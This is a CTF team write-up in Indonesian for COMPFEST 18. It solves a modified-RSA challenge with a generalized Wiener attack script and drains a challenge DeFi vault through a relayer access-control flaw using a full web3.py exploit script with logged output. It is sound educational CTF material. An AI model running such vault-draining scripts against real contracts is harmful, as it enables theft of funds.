

write-up



COMPFEST 18



GLT besokcumlaude

einzbern - yasmina - dhym666

Daftar Isi

Daftar Isi	2
Miscellaneous.....	3
Sanity Check (10 points).....	3
Cryptography	4
hello (100 points).....	4
Blockchain	15
Phantom Ledger (100 points).....	15

Miscellaneous

Sanity Check (10 points)

Desc: "Check the informations channel on our discord server."

Yak berarti kita langsung aja ke discord COMPFEST 18, terus ke #information, yaudah gitu aja

29 August 2026



Karev 29/08/2026 07:02

COMPFEST18{welcome_to_compfest18_semangat_yah_dan_jgn_slop_and_try_not_to_get_banned}

Flag:

COMPFEST18{welcome_to_compfest18_semangat_yah_dan_jgn_slop_and_try_not_to_get_banned}

Cryptography

hello (100 points)

Pada chall.sage terlihat bahwa ini adalah RSA yang dimodifikasi. Berikut beberapa informasi yang didapat dari source chall.sage :

1. $\phi = (p^{10} - 1)(q^{10} - 1)$
2. $q < p < \mu * q$
3. $N = p * q$
4. μ sebagai batasan untuk p dan juga q
5. d sangat kecil karena $1 - \sqrt{\text{threshold}}$ dimana, $\text{threshold} = \frac{a}{b}$ dan a, b bergantung pada μ
6. $e(\phi - d) \equiv 1 \pmod{\phi}$
 $e * \phi \equiv 0 \pmod{\phi}$

Untuk bisa decrypt yang kemudian harus dicari adalah nilai d , p dan q :

1. Nilai d
 $e(\phi - d) \equiv 1 \pmod{\phi}$
 $e * \phi \equiv 0 \pmod{\phi}$
 $- ed \equiv 1 \pmod{\phi}$, sehingga $ed \equiv -1 \pmod{\phi}$ dan $ed + 1 \equiv k * \phi$ (k integer)

Bagi dengan $d.\phi$

$$\text{Sehingga, } \frac{e}{\phi} = \frac{k}{d} - \frac{1}{d.\phi}$$

$$\text{Karena } d \text{ kecil maka } \frac{1}{d.\phi} \text{ sangat kecil dan } \frac{1}{\phi} \approx \frac{k}{d}$$

dan karena:

$$\phi = (p^{10} - 1)(q^{10} - 1)$$

$$\text{serta } pq = N \text{ maka: } \phi \approx N^{10}$$

$$\text{Sehingga : } \frac{e}{N^{10}} \approx \frac{k}{d}$$

Kemudian continued function sehingga mendapatkan pecahan yg konvergen dengan $\frac{k}{d}$

2. Nilai p dan q

$$\phi = (p^{10} - 1)(q^{10} - 1)$$

$$\phi = p^{10}q^{10} - p^{10} - q^{10} + 1$$

$$\text{Karena } pq = N, \text{ Maka } p^{10}q^{10} = N^{10}$$

Misalkan $s = p + q$, $p^{10} + q^{10}$ bisa ditulis sebagai polynomial dalam s dan N .

$s = p + q$ sehingga kita dapat menggunakan rekurens

$$P_n = p^n + q^n, \text{ sehingga } P_{10} = p^{10} + q^{10}$$

didapatkan polinomial sebagai berikut $f(s) = P_{10} + S_{10}$ dengan akar $s = p+q$

3. Nilai eksponen deskripsi lokal dari struktur polynomial ring modulo p dan q digunakan orde lokal

$$\phi_p = (p^5 - 1)^2$$

$$\phi_q = (q - 1)^2 (q^4 - 1)^2$$

dipastikan bahwa $\gcd(e, \phi_q) = 1$ dan $\gcd(e, \phi_p) = 1$

$$d_p = e^{-1} \pmod{\phi_p}$$

$$d_q = e^{-1} \pmod{\phi_q}$$

4. Decrypt Ciphertext

$$m_p = c_p^{d_p}$$

$$m_q = c_q^{d_q}$$

```
from sage.all import *

sys.set_int_max_str_digits(0)

import re

# READ OUTPUT

data = open("output.txt", "r").read()

N = Integer(re.search(r"N = (\d+)", data).group(1))

e = Integer(re.search(r"e = (\d+)", data).group(1))

c_str = re.search(r"c = (.*)", data, re.S).group(1).strip()

print("[+] N loaded")

print("[+] e loaded")

# RING
```

```

R.<x> = PolynomialRing(Zmod(N))

A.<t> = R.quotient(x^10 - 2)

# PARSE C

# ubah t^ menjadi t**

c_str = c_str.replace("^", "**")

# eval di environment Sage

c = eval(c_str, {"t": t})

c = A(c)

print("[+] c loaded")

print(c)

# 1. Continued fraction of e / N^10

approx_phi = N^10

cf = continued_fraction(RealNumber(e) / RealNumber(approx_phi))

# 2. Test convergents k/d

found = False

for conv in cf.convergents():

    k = Integer(conv.numerator())

```

```

d = Integer(conv.denominator())

if d == 0 or k == 0:

    continue

# ed + 1 = k*phi

x = e*d + 1

if x % k != 0:

    continue

phi = x // k

# phi harus sangat dekat dengan N^10

if phi >= N^10:

    continue

# 3. Recover p^10 + q^10

S10 = N^10 - phi + 1

R.<s> = PolynomialRing(ZZ)

# power sums:

# P0 = 2

# P1 = s

# Pk = s*P(k-1) - N*P(k-2)

```

```

P = [Integer(2), s]

for i in range(2, 11):
    P.append(expand(s * P[i-1] - N * P[i-2]))

f = P[10] - S10

# 4. Cari s = p+q

roots = f.roots()

for root, multiplicity in roots:
    if not root.is_integer():
        continue

    s_val = Integer(root)

    # diskriminan:
    #  $(p+q)^2 - 4pq = (p-q)^2$ 

    D = s_val^2 - 4*N

    if D < 0:
        continue

```

```
sqrtD = isqrt(D)

if sqrtD^2 != D:

    continue

if (s_val + sqrtD) % 2 != 0:

    continue

p = (s_val + sqrtD) // 2
q = (s_val - sqrtD) // 2

if p*q != N:

    continue

if not is_prime(p) or not is_prime(q):

    continue

print("[+] FOUND!")

print("[+] k =", k)

print("[+] d =", d)

print("[+] p =", p)

print("[+] q =", q)

print("[+] phi =", phi)

found = True
```

```

        break

    if found:

        break

if not found:

    print("[-] d/p/q not found")

print("p =", p)
print("q =", q)

Rp.<xp> = PolynomialRing(GF(p))
Rq.<xq> = PolynomialRing(GF(q))

print("\n[+] FACTOR p")

fac_p = (xp^10 - 2).factor()

print(fac_p)

print("\n[+] FACTOR q")

fac_q = (xq^10 - 2).factor()

print(fac_q)

# LOCAL ORDERS

```

```
Phi_p = (p^5 - 1)^2

Phi_q = (q - 1)^2 * (q^4 - 1)^2


print("[+] Phi_p bits =", Phi_p.nbits())
print("[+] Phi_q bits =", Phi_q.nbits())


print("[+] gcd(e, Phi_p) =", gcd(e, Phi_p))
print("[+] gcd(e, Phi_q) =", gcd(e, Phi_q))


assert gcd(e, Phi_p) == 1
assert gcd(e, Phi_q) == 1


# LOCAL DECRYPTION EXPONENTS


dp = inverse_mod(e, Phi_p)

dq = inverse_mod(e, Phi_q)


print("[+] dp found")
print("[+] dq found")
```

```

# RINGS

Rp.<xp> = PolynomialRing(GF(p))

Ap.<tp> = Rp.quotient(xp^10 - 2)


Rq.<xq> = PolynomialRing(GF(q))

Aq.<tq> = Rq.quotient(xq^10 - 2)


# CONVERT C

cp = Ap(c.list())

cq = Aq(c.list())


# DECRYPT

print("[+] decrypt mod p")

mp = cp^dp

print("[+] decrypt mod q")

mq = cq^dq


# COEFFICIENTS

lp = mp.list()

lq = mq.list()


lp += [0] * (10 - len(lp))

lq += [0] * (10 - len(lq))

```

```
# CRT

m_coeffs = []

for i in range(10):

    a = Integer(lp[i])

    b = Integer(lq[i])

    x = crt(a, b, p, q)

    m_coeffs.append(Integer(x))

print("[+] plaintext coefficients:")

for i, x in enumerate(m_coeffs):

    print(f"m[{i}] =", x)

# BYTES

chunks = []

for x in m_coeffs:

    x = Integer(x)

    length = max(1, (x.nbits() + 7) // 8)

    chunk = int(x).to_bytes(length, "big")

    chunks.append(chunk)

plaintext = b"".join(chunks)
```

```
print("[+] RAW =", repr(plaintext))  
  
print("[+] HEX =", plaintext.hex())
```

```
[+] RAW = b'COMPFEST{c0ngr4tzzz_h3ngk3rrrr_g3n3r4l1zed_w13n3R_4ttacK}\x03\x03\x03'  
[+] HEX = 434f4d50464553547b63306e677234747a7a5f68336e676b337272725f67336e3372346c315a65645f7731336e33525f34747461634b7d030303
```

FLAG : COMPFEST18{c0ngr4tzzz_h3ngk3rrrr_g3n3r4l1zed_w13n3R_4ttacK}

Blockchain

Phantom Ledger (100 points)

Desc: A cutting-edge DeFi vault called **PhantomVault** has been deployed to the blockchain. It supports gasless meta-transactions, allowing users to deposit ETH and authorize withdrawals through signed messages — submitted by a trusted relayer on their behalf.

The vault holds **10 ETH** belonging to the protocol. Your mission: drain it.

Dari desc, kita tahu vault menyimpan **10 ETH** dan user bisa melakukan withdrawal menggunakan signed message yang nantinya dikirim oleh trusted relayer.

Di awal, asumsi pertama adalah kita harus mengeksploitasi mekanisme signature/relayer-nya. Beberapa kemungkinan yang langsung kepikiran adalah me-replay attack, signature malleability, atau abuse terhadap relayer.

Dari attachment yang diberikan yaitu Setup.sol dan PhantomVault.sol, ada yang unik.

Setup.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./PhantomVault.sol";

contract Setup {
    PhantomVault public vault;

    constructor(address _player) payable {
        vault = new PhantomVault{value: msg.value}(_player,
        _player);
    }

    function isSolved() external view returns (bool) {
        return address(vault).balance == 0;
    }
}
```

Dari sini ada clue penting. Saat PhantomVault dibuat, _player diberikan **dua kali**, masing-masing sebagai relayer dan feeRecipient.

Jadi:

relayer = player
feeRecipient = player

Sementara ETH yang dikirim ke PhantomVault berasal dari constructor Setup.

Setelah connect ke RPC dan melakukan pengecekan terhadap contract, hasilnya:

```
Vault address:
0xB1Ecfe9a4bB4FDaD2d57C1eC7dF29C95AC7920e

Owner (Setup contract):
0x3Fb438824818899399D1A3553edBD8D11198d992

Relayer (you):
0x7Ddb3f2bE5B166e5c39438FD0d1B92dA1CC65Af2

Your address:
0x7Ddb3f2bE5B166e5c39438FD0d1B92dA1CC65Af2

Are you the relayer? True
```

Nah, dari sini signature attack yang sebelumnya diasumsikan ternyata bukan jalur utama. Kita justru sudah menjadi **relayer** dari vault.

Kemudian cek balance internal vault:

Owner balance: 10 ETH

Relayer balance: 0 ETH

Your balance: 0 ETH

10 ETH tersebut ternyata tercatat sebagai balance milik Setup contract, karena Setup adalah pihak yang melakukan deployment terhadap PhantomVault.

Selanjutnya kita lihat fungsi transferCredit() di PhantomVault.

```
function transferCredit(
    address from,
    address to,
    uint256 amount
) external {
    require(
        msg.sender == from || msg.sender == relayer,
        "Not authorized"
```

```
);

// ...

}
```

Di sinilah vulnerability-nya. Authorization hanya mengecek apakah caller adalah **from** atau **relayer**. Artinya, kalau kita adalah relayer, kita tidak perlu menjadi pemilik dana. Kita bisa menentukan sendiri:

```
from    = Setup contract
to      = player
amount  = 10 ETH
```

Dengan kata lain, role relayer diberikan permission untuk memindahkan credit dari **address mana pun** tanpa signature atau approval dari address tersebut.

Jadi daripada ribet mencari signed message dan melakukan signature malleability, kita langsung abuse privilege dari relayer.

Exploit-nya kurang lebih:

Pertama kita panggil:

```
vault.functions.transferCredit(
    owner,
    account.address,
    owner_balance
)
```

Karena `account.address == relayer`, authorization check berhasil.

Transaction berhasil:

Step 1: Transferring 10 ETH from owner to your address...

Transaction sent:

64752a5f15454487df326e66a8669ba3225142f592609c46391ac374f38b0c33

Transaction confirmed in block 2

Gas used: 50177

Transfer successful!

Your new vault balance: 10 ETH

Sekarang 10 ETH sudah berpindah secara internal dari balance **Setup** ke balance kita.

Tinggal withdrawal biasa:

```
vault.functions.withdraw(our_new_balance)
```

Transaction kedua:

Step 2: Withdrawing 10 ETH to your wallet...

Transaction sent:

051ced9d0ca2796c3ddeb76c23e2ea7d7f5b8c3747d3e43d227bbcca8c2ca307

Transaction confirmed in block 3

Gas used: 46552

Withdrawal successful!

Setelah itu kita cek state akhirnya:

Owner balance: 0 ETH

Your vault balance: 0 ETH

Vault contract balance: 0 ETH

Your wallet balance: 14.999903271 ETH

Challenge solved? True

Awalnya wallet memiliki 5 ETH, kemudian berhasil mengambil 10 ETH dari vault, dengan sebagian kecil terpotong untuk gas.

Jadi sebenarnya chall ini tidak perlu menggunakan signature malleability maupun replay attack. Vulnerability utamanya jauh lebih sederhana: relayer memiliki privilege yang terlalu besar pada `transferCredit()`.


Root cause-nya adalah authorization berikut:

```
require(  
    msg.sender == from || msg.sender == relayer,  
    "Not authorized"  
);
```


Karena relayer dipercaya untuk melakukan meta-transaction, contract memberikan kemampuan untuk memindahkan credit dari address mana pun. Tidak ada pengecekan bahwa pemilik `from` memang mengizinkan transfer tersebut.

Sebenarnya dari segi security, ini melanggar prinsip least privilege. Relayer seharusnya hanya bertindak sebagai pihak yang menyampaikan transaksi yang sudah di-authorize oleh user, bukan mendapatkan hak untuk memindahkan seluruh balance user.

Idealnya, perpindahan credit tetap membutuhkan authorization dari pemilik dana, misalnya melalui signature:



Sedangkan pada chall ini, flow-nya menjadi:



Dengan demikian, vulnerability yang digunakan adalah:

Arbitrary balance transfer through privileged relayer / broken access control.

Dan hasil akhirnya:

Vault balance = 0 ETH

isSolved() = true

Berikut full scriptnya:

```
from web3 import Web3
from eth_account import Account

#ini creds waktu pertama solve
RPC_URL =
"http://34.1.203.129:8502/25a93a77-7763-49af-b724-b14fa7fa95e1"
PRIVKEY =
"125cbf6addc45f08ec6b0f45565800c132154af39584fad679f13d2d3e266613"

SETUP_CONTRACT_ADDR = "0x3Fb438824818899399D1A3553edBD8D11198d992"
WALLET_ADDR = "0x7Ddb3f2bE5B166e5c39438FD0d1B92dA1CC65Af2"

SETUP_ABI = [
    {
        "inputs": [],
        "name": "vault",
        "outputs": [{"name": "", "type": "address"}],
```

```

        "stateMutability": "view",
        "type": "function",
    },
    {
        "inputs": [],
        "name": "isSolved",
        "outputs": [{"name": "", "type": "bool"}],
        "stateMutability": "view",
        "type": "function",
    },
]

VAULT_ABI = [
    {
        "inputs": [],
        "name": "owner",
        "outputs": [{"name": "", "type": "address"}],
        "stateMutability": "view",
        "type": "function",
    },
    {
        "inputs": [],
        "name": "relayer",
        "outputs": [{"name": "", "type": "address"}],
        "stateMutability": "view",
        "type": "function",
    },
    {
        "inputs": [],
        "name": "feeRecipient",
        "outputs": [{"name": "", "type": "address"}],
        "stateMutability": "view",
        "type": "function",
    },
    {
        "inputs": [],
        "name": "feeRate",
        "outputs": [{"name": "", "type": "uint256"}],
        "stateMutability": "view",
        "type": "function",
    },
    {

```

```

        "inputs": [
            {"name": "account", "type": "address"}
        ],
        "name": "balances",
        "outputs": [{"name": "", "type": "uint256"}],
        "stateMutability": "view",
        "type": "function",
    },
    {
        "inputs": [
            {"name": "from", "type": "address"},
            {"name": "to", "type": "address"},
            {"name": "amount", "type": "uint256"},
        ],
        "name": "transferCredit",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function",
    },
    {
        "inputs": [
            {"name": "amount", "type": "uint256"}
        ],
        "name": "withdraw",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function",
    },
]

def print_state(
    w3,
    setup,
    vault,
    setup_addr,
    wallet_addr,
    label,
):
    owner = vault.functions.owner().call()
    relayer = vault.functions.relayer().call()
    fee_recipient = vault.functions.feeRecipient().call()

```

```

fee_rate = vault.functions.feeRate().call()

vault_eth = w3.eth.get_balance(vault.address)
wallet_eth = w3.eth.get_balance(wallet_addr)

setup_credit = vault.functions.balances(setup_addr).call()
wallet_credit = vault.functions.balances(wallet_addr).call()

solved = setup.functions.isSolved().call()

print(f"\n{'=' * 64}")
print(label)
print(f"{'=' * 64}")

print("\nAddresses")
print(f"{'-' * 64}")
print(f"Setup:                {setup_addr}")
print(f"Wallet:                 {wallet_addr}")
print(f"Vault:                  {vault.address}")

print("\nContract State")
print(f"{'-' * 64}")
print(f"Owner:                  {owner}")
print(f"Relayer:                {relayer}")
print(f"Fee recipient:          {fee_recipient}")
print(f"Fee rate:               {fee_rate} / 10000")
print(f"Fee percentage:         {fee_rate / 100:.2f}%")

print("\nInternal Credits")
print(f"{'-' * 64}")
print(f"Setup credit:           {w3.from_wei(setup_credit, 'ether')}")
print(f"Wallet credit:          {w3.from_wei(wallet_credit, 'ether')}")

print("\nActual ETH Balances")
print(f"{'-' * 64}")
print(f"Vault balance:          {w3.from_wei(vault_eth, 'ether')}")
print(f"Wallet balance:         {w3.from_wei(wallet_eth, 'ether')}")

```

```

    print("\nPermissions")
    print("-" * 64)
    print(f"Wallet == owner:      {wallet_addr.lower() ==
owner.lower()}")
    print(f"Wallet == relayer:    {wallet_addr.lower() ==
relayer.lower()}")
    print(
        f"Wallet == feeRecipient: "
        f"{wallet_addr.lower() == fee_recipient.lower()}"
    )

    print("\nChallenge")
    print("-" * 64)
    print(f"isSolved():          {solved}")

    print("=" * 64)

def send_transaction(w3, account, tx):
    signed = account.sign_transaction(tx)

    tx_hash = w3.eth.send_raw_transaction(
        signed.raw_transaction
    )

    receipt = w3.eth.wait_for_transaction_receipt(tx_hash)

    if receipt.status != 1:
        raise RuntimeError(
            f"Transaction reverted: {tx_hash.hex()}"
        )

    return tx_hash, receipt

def main():
    w3 = Web3(Web3.HTTPProvider(RPC_URL))

    if not w3.is_connected():
        raise RuntimeError("Could not connect to RPC")

    setup_addr = Web3.to_checksum_address(

```

```

        SETUP_CONTRACT_ADDR
    )
    wallet_addr = Web3.to_checksum_address(
        WALLET_ADDR
    )

    account = Account.from_key(PRIVKEY)

    if account.address.lower() != wallet_addr.lower():
        raise RuntimeError(
            "Private key does not correspond to WALLET_ADDR"
        )

    setup = w3.eth.contract(
        address=setup_addr,
        abi=SETUP_ABI,
    )

    vault_addr = setup.functions.vault().call()

    vault = w3.eth.contract(
        address=Web3.to_checksum_address(vault_addr),
        abi=VAULT_ABI,
    )

    print("=" * 64)
    print("PhantomVault State")
    print("=" * 64)
    print(f"RPC connected:      {w3.is_connected()}")
    print(f"Chain ID:                {w3.eth.chain_id}")
    print(f"Block number:           {w3.eth.block_number}")
    print(f"Setup:                   {setup_addr}")
    print(f"Wallet:                  {wallet_addr}")
    print(f"Vault:                   {vault.address}")

    print_state(
        w3,
        setup,
        vault,
        setup_addr,
        wallet_addr,
        "INITIAL STATE",
    )

```

```

)

owner = vault.functions.owner().call()
relayer = vault.functions.relayer().call()
setup_credit = vault.functions.balances(setup_addr).call()

if relayer.lower() != wallet_addr.lower():
    raise RuntimeError(
        "Player is not the relayer; exploit condition not
satisfied."
    )

if setup_credit == 0:
    raise RuntimeError(
        "Setup has no internal credit to transfer."
    )

print("\n" + "=" * 64)
print("EXECUTING EXPLOIT")
print("=" * 64)

print(
    f"\n[1/2] transferCredit("
    f"Setup -> Wallet, "
    f"{w3.from_wei(setup_credit, 'ether')} ETH)"
)

nonce = w3.eth.get_transaction_count(
    wallet_addr,
    "pending",
)

transfer_tx = vault.functions.transferCredit(
    setup_addr,
    wallet_addr,
    setup_credit,
).build_transaction({
    "from": wallet_addr,
    "nonce": nonce,
    "chainId": w3.eth.chain_id,
    "gas": 150000,
    "gasPrice": w3.eth.gas_price,

```

```

    })

    transfer_hash, transfer_receipt = send_transaction(
        w3,
        account,
        transfer_tx,
    )

    print(f"Transfer transaction: {transfer_hash.hex()}")
    print(f"Transfer block:      {transfer_receipt.blockNumber}")

    print(
        f"\n[2/2] withdraw("
        f"{w3.from_wei(setup_credit, 'ether')} ETH)"
    )

    nonce = w3.eth.get_transaction_count(
        wallet_addr,
        "pending",
    )

    withdraw_tx = vault.functions.withdraw(
        setup_credit
    ).build_transaction({
        "from": wallet_addr,
        "nonce": nonce,
        "chainId": w3.eth.chain_id,
        "gas": 150000,
        "gasPrice": w3.eth.gas_price,
    })

    withdraw_hash, withdraw_receipt = send_transaction(
        w3,
        account,
        withdraw_tx,
    )

    print(f"Withdraw transaction: {withdraw_hash.hex()}")
    print(f"Withdraw block:      {withdraw_receipt.blockNumber}")

    print("\n" + "=" * 64)
    print("TRANSACTION HASHES")

```

```

print("=" * 64)
print(f"transferCredit:      {transfer_hash.hex()}")
print(f"withdraw:            {withdraw_hash.hex()}")

print_state(
    w3,
    setup,
    vault,
    setup_addr,
    wallet_addr,
    "FINAL STATE",
)

final_solved = setup.functions.isSolved().call()

if final_solved:
    print("\nSUCCESS: isSolved() = true")
else:
    print("\nWARNING: isSolved() is still false")

if __name__ == "__main__":
    main()

```

Hasil output:

```

=====
PhantomVault State
=====
RPC connected:      True
Chain ID:           31337
Block number:       1
Setup:              0x16028092091a8502eFca7ED32f53442eAf49cC9e
Wallet:             0x202e6900dBCB29f62a454A117649008BD8108bB8
Vault:              0x5f622D75dC8155160289DC9071d3bF5E4057a14d

=====
INITIAL STATE
=====

Addresses
-----
Setup:              0x16028092091a8502eFca7ED32f53442eAf49cC9e
Wallet:             0x202e6900dBCB29f62a454A117649008BD8108bB8
Vault:              0x5f622D75dC8155160289DC9071d3bF5E4057a14d

Contract State

```

```
-----
Owner:                0x16028092091a8502eFca7ED32f53442eAf49cC9e
Relayer:              0x202e6900dBCB29f62a454A117649008BD8108bB8
Fee recipient:        0x202e6900dBCB29f62a454A117649008BD8108bB8
Fee rate:              200 / 10000
Fee percentage:        2.00%
```

Internal Credits

```
-----
Setup credit:          10 ETH
Wallet credit:          0 ETH
```

Actual ETH Balances

```
-----
Vault balance:          10 ETH
Wallet balance:          5 ETH
```

Permissions

```
-----
Wallet == owner:        False
Wallet == relayer:      True
Wallet == feeRecipient: True
```

Challenge

```
-----
isSolved():             False
=====
```

EXECUTING EXPLOIT

```
=====
[1/2] transferCredit(Setup -> Wallet, 10 ETH)
Transfer transaction:
fcf38a7e2919fbbaa9508bde2d510f38650df21ffc257d30eda456e6e9d5d8128
Transfer block:          2
```

```
[2/2] withdraw(10 ETH)
Withdraw transaction:
71b67a7ab80f7316802aa6db10ebe14d2a84137fd866535ba21e30991e13c951
Withdraw block:          3
```

TRANSACTION HASHES

```
=====
transferCredit:
fcf38a7e2919fbbaa9508bde2d510f38650df21ffc257d30eda456e6e9d5d8128
withdraw:
71b67a7ab80f7316802aa6db10ebe14d2a84137fd866535ba21e30991e13c951
=====
```

FINAL STATE

Addresses

```
-----
Setup:          0x16028092091a8502eFca7ED32f53442eAf49cC9e
Wallet:         0x202e6900dBCB29f62a454A117649008BD8108bB8
Vault:          0x5f622D75dC8155160289DC9071d3bF5E4057a14d
-----
```

Contract State

```
-----
Owner:          0x16028092091a8502eFca7ED32f53442eAf49cC9e
Relayer:        0x202e6900dBCB29f62a454A117649008BD8108bB8
Fee recipient:  0x202e6900dBCB29f62a454A117649008BD8108bB8
Fee rate:       200 / 10000
Fee percentage: 2.00%
-----
```

Internal Credits

```
-----
Setup credit:   0 ETH
Wallet credit:  0 ETH
-----
```

Actual ETH Balances

```
-----
Vault balance:  0 ETH
Wallet balance: 14.999903295 ETH
-----
```

Permissions

```
-----
Wallet == owner:    False
Wallet == relayer:  True
Wallet == feeRecipient: True
-----
```

Challenge

```
-----
isSolved():        True
=====
```

SUCCESS: isSolved() = true

Flag Found!

COMPFEST18{ph4nt0m_l3dg3r_cr0ss_func10n_r33ntr4ncy_w1th_ecdsa_m4ll3ab1l1ty}

Copy Flag

Flag:

COMPFEST18{ph4nt0m_l3dg3r_cr0ss_func10n_r33ntr4ncy_w1th_ecdsa_m4ll3ab1l1ty}

Link AI: <https://chatgpt.com/share/6a926b47-bf20-53ec-9aa4-abbabf95d9ca>

*Adios COMPFEST 18, we'll see u again next year,
and of course, stronger.*

